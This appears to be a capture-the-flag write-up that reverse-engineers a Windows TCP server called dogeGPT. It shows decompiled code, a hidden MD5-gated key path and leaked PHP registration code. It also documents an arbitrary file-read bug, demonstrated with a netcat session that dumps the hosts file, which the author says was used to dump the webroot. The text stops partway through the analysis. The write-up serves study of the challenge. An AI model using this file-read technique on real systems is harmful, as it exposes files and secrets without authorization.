The reverse engineering of the exe was tedious, mainly because Microsoft Visual C++ with optimisation levels 2 and above does heavy inlining of C++ STL functions. Effort is needed to distinguish between the author's code and STL code, and yet more effort is needed to identify the purpose of the STL code, since we do not have a function name. I compiled a C++ program that used strings, vectors etc. and used its symbolicated decompilations to pattern match with the given exe.

The following is a summary of my analysis. I will also include my IDA database in the form of an i64 file as proof. If the i64 file gives some error with its packed version, please try the unpacked version, I've encountered this issue when reviewing my work. There is no malicious payload within the i64 file.


Normal operations

- The program hosts a TCP server on the port given by its 4th and last argument
- If the user's connecting IP matches its 2nd argument, they are granted access to use the program's functionality
- We can enter any input, but there are four commands that implement special functionality: help, start chat, end chat, get dogekey
- We can choose to start or end a chat with the commands "start chat" and "end chat" respectively. On program start, a chat is automatically started for us.
- When we start a chat, the program adds the following files under `C:\dogegpt` to a global variable vector, in this order: `help.txt, adverbs.txt, vocab.txt, endings.txt`.




```
string_copy_140007D60(Block, "c:\\dogeGPT\\help.txt", 0x13ui64);
v1 = filepath_vector_140010AF8.last;
v2 = 15i64;
if ( filepath_vector_140010AF8.last == filepath_vector_140010AF8.end )// push back string
{
  vector_emplace_alloc_140008920(
    (__int64 *)&filepath_vector_140010AF8,
    (__int64)filepath_vector_140010AF8.last,
    (__int64)Block);
  v3 = *((_QWORD *)&v14 + 1);
}
```

- Likewise, when we end a chat, this vector is cleared.




```
if ( chat_exists_140010AF1 )
{
  if ( filepath_vector_140010AF8.first != v4 )
  {
    sub_140007CD0((__int64)filepath_vector_140010AF8.first, (__int64)v4);
    filepath_vector_140010AF8.last = filepath_vector_140010AF8.first;
  }
  chat_exists_140010AF1 = 0;
  delete_file_140001FA0();
  v18 = 15i64;
  v19 = "Ending chat...\n";
}
```

- When we seek help using the help command, it reads the first file in the filepath vector




```
if ( !((v4 - (char *)filepath_vector_140010AF8.first) >> 5) )
  sub_140007550();
v8 = string_copy_140007020((__int64)v26, (__int64)filepath_vector_140010AF8.first);
v9 = read_str_1400022B0(&Block, v8);
v10 = append_string_1400076D0(v9, "\n", 1ui64);
```

- Given an input that does not match any of the commands, the program runs a Python parser with our input as its command line parameters.



```
concat_string_140008390(
  lpCommandLine,
  a2,
  a3,
  "C:\\Progra~1\\Python311\\python.exe c:\\dogeGPT\\parser.py ",
  0x36ui64,
  v5,
  *(_QWORD *)(a2 + 16));
```

- The parser gives one of the words in the input, followed by a comma and a number




```
if ( MaxCount && (v16 = memchr(v14, ',', MaxCount)) != 0i64 )
  v17 = (_DWORD)v16 - (_DWORD)v14;
```

- The program will return the aforementioned word to the user, as well as various words from the adverbs, vocab and endings lists, which is not interesting


Easter-egg-like functionality

- This section documents functionality that only trigger based on specific input and is not immediately obvious to the user, hence the name
- When a user enters a non-command input, the program takes the first 16 bytes, or half, of the MD5 hex digest of the input and compares it with its 3rd argument. If it matches, a boolean flag is set that allows the user to use the "get dogekey" command.




```
v6 = string_copy_140007020((__int64)&Block[1], a2);
md5_string_1400013A0(v170, v6);
v7 = substr_140006F20(v170, &v152, 0i64, 0x10ui64);
v8 = auth_140007940(v7);                          // Compare MD5 of sent data with argv[3]?
dealloc_string_140006F80((__int64)&v152);
v9 = authed_140010AF0;
if ( v8 )
  v9 = 1;
authed_140010AF0 = v9;
```

- "get dogekey" opens a global filename and prints out its contents. However, this is only half of the puzzle as the filename is empty by default




```
_QWORD *__fastcall get_dogekey_140002DA0(_QWORD *a1)
{
  __int64 v2; // rax
  _QWORD *v3; // rax
  __int64 v4; // rdx
  __m128i *v5; // rax
  _QWORD *v6; // rax
  void *v7; // rcx
  _BYTE *v8; // rcx
  void *Block[2]; // [rsp+20h] [rbp-78h] BYREF
  __m128i v11; // [rsp+30h] [rbp-68h]
  _QWORD *v12; // [rsp+48h] [rbp-50h]
  void *v13; // [rsp+50h] [rbp-48h] BYREF
  unsigned __int64 v14; // [rsp+68h] [rbp-30h]
  char v15[40]; // [rsp+70h] [rbp-28h] BYREF

  v12 = a1;
  if ( authed_140010AF0 )
  {
    v2 = string_copy_140007020((__int64)v15, (__int64)&FileName);
    v3 = read_str_1400022B0(&v13, v2);
    v5 = (__m128i *)string_append_1400084B0(v3, v4, "Congrats! The dogekey has been encrypted! It is: ", 0x31ui64);
```


- Next, we see that the aforementioned number returned by the parser is in fact added to a global variable with a default value of 0xd06e.


```
string_copy_140007D60(String, (char *)v25 + v23, v24);
v26 = errno();
v27 = v26;
v28 = (const char *)String;
if ( v51.m128i_i64[1] >= 0x10ui64 )
  v28 = String[0];
*v26 = 0;
v29 = strtol(v28, (char **)NumberOfBytesRead, 10);
if ( v28 == *(const char **)NumberOfBytesRead )
{
  std::_Xinvalid_argument("invalid stoi argument");
  __debugbreak();
}
if ( *v27 == 34 )
{
  std::_Xout_of_range("stoi argument out of range");
  __debugbreak();
}
count_140010044 += v29;
```


- When this number accumulates to the equal to the last 4 digits of the aforementioned half MD5 hash, it runs additional functionality. To give an example, if our half md5 hash ends with d06f, an input that makes the parser give "input,1" will enable the functionality.


```
v135 = &auth_hash;
if ( *((_QWORD *)&xmmword_140010B40 + 1) >= 0x10ui64 )
  v135 = (void **)auth_hash;
string_copy_140007D60(v160, (char *)v135 + 12, v11);
v136 = std::ostream::operator<<(&v177[2], sub_140001370);
v137 = v160;
if ( v161.m128i_i64[1] >= 0x10ui64 )
  v137 = (void **)v160[0];
write_string_to_file_1400085A0(v136, (__int64)v137, v161.m128i_u64[0]);
if ( v161.m128i_i64[1] >= 0x10ui64 )
{
  v138 = v160[0];
  if ( (unsigned __int64)(v161.m128i_i64[1] + 1) >= 0x1000 )
  {
    v138 = (void *)*((_QWORD *)v160[0] - 1);
    if ( (unsigned __int64)(v160[0] - v138 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v138);
}
std::istream::operator>>(v177, &v162);
if ( (unsigned __int16)count_140010044 == (_DWORD)v162 )
  open_key_140001730(v140, v139, v141);
```

- The function open_key will set the filename needed by "get dogekey" to c:\dogegpt\files\<IP>_<half md5 hash>, and write the 1st argument to the exe inside. Now, we can use "get dogekey" to read it




```
Src = &keyfilename;
if ( *(&ipsz + 1) >= 0x10 )
  Src = (void **)keyfilename;
concat_string_140008390(v24, a2, a3, "C:\\dogeGPT\\keys\\", 0x10ui64, Src, ipsz);
v4 = (__m128i *)append_string_1400076D0(v24, "-", 1ui64);
*(_OWORD *)Block = 0i64;
v23 = 0i64;
*(__m128i *)Block = *v4;
v23 = v4[1];
v4[1].m128i_i64[0] = 0i64;
v4[1].m128i_i64[1] = 15i64;
v4->m128i_i8[0] = 0;
v5 = &auth_hash;
if ( *((_QWORD *)&xmmword_140010B40 + 1) >= 0x10ui64 )
  v5 = (void **)auth_hash;
v6 = append_string_1400076D0(Block, v5, xmmword_140010B40);
```



```
v16 = &secret;
if ( *((_QWORD *)&xmmword_140010B60 + 1) >= 0x10ui64 )
  v16 = (__int64 *)secret;
write_string_to_file_1400085A0((__int64)v26, (__int64)v16, xmmword_140010B60);
```


Bug 1

- There exists one bug in the exe due to a seemingly bizarre design choice. Before processing raw user input, the program first adds it to the back of the filepath vector.



```
if ( filepath_vector_140010AF8.last == filepath_vector_140010AF8.end )
{
  sub_140008B70(&filepath_vector_140010AF8, (_QWORD *)filepath_vector_140010AF8.last, a2);
  v4 = (char *)filepath_vector_140010AF8.last;
}
else
{
  string_copy_140007020((__int64)filepath_vector_140010AF8.last, a2);
  v4 = (char *)filepath_vector_140010AF8.last + 32;
  filepath_vector_140010AF8.last = (char *)filepath_vector_140010AF8.last + 32;
}
```

- If we were to end a chat and flush out the filepath vector, our next input will be added to the filepath vector as its first element. Since the help command opens and reads the first element of the filepath vector, this gives us the ability to read any local file. Here is it in action:




```
yichen@ubuntu:~/vm_sharing/tisc2023/lvl10$ nc 192.168.56.102 25147
Welcome to dogeGPT!
end chat
Ending chat...
c:\Windows\System32\Drivers\etc\hosts
No chat in progress...
help
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
```

- Two points to note are that: 1. The program will reject input 3 seconds after ending a chat, so we have to be quick, but that is not an issue with automated scripts 2. There is a buffer size limit of 1234 bytes, which is the maximum number of bytes we can read from the file.


With the first bug, I was able to dump all files under the webroot and gain an understanding of the bigger picture, as follows:

1. When we register an account, our username is concatenated with its half MD5 hash, which is really our username ID (UID). It is delimited by the byte "\x80". This string is then base64 encoded and used as our cookie. Our cookie is also inserted into a database that `start.php` will check for, so we cannot spoof an arbitrary cookie.




```php
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_POST['uname'])) {
    $str = $_POST['uname'];
    if (!preg_match("/[\p{N}\p{Z}\p{L}\p{M}]*/u",$str) || $str == "") {
        echo("Bad username!!<br>");
        die();
    }
    $h = substr(md5($str),0,16);
    $uid = base64_encode($str . "\x80" . $h);
    setcookie("u", $uid, time()+60);
    $sql = "SELECT uid FROM uids WHERE uid = ?";
    if($sq = mysqli_prepare($link, $sql)){
        mysqli_stmt_bind_param($sq, "s", $uid);
    }
    if(mysqli_stmt_execute($sq)){
```

2. The "secret" used as the exe's 1st argument is generated by encrypting using our UID, a private key and the dogekey. The private key and dogekey cannot be leaked using our arbitrary file read to my knowledge as it resides in the registry. The 3rd argument will be our UID itself.



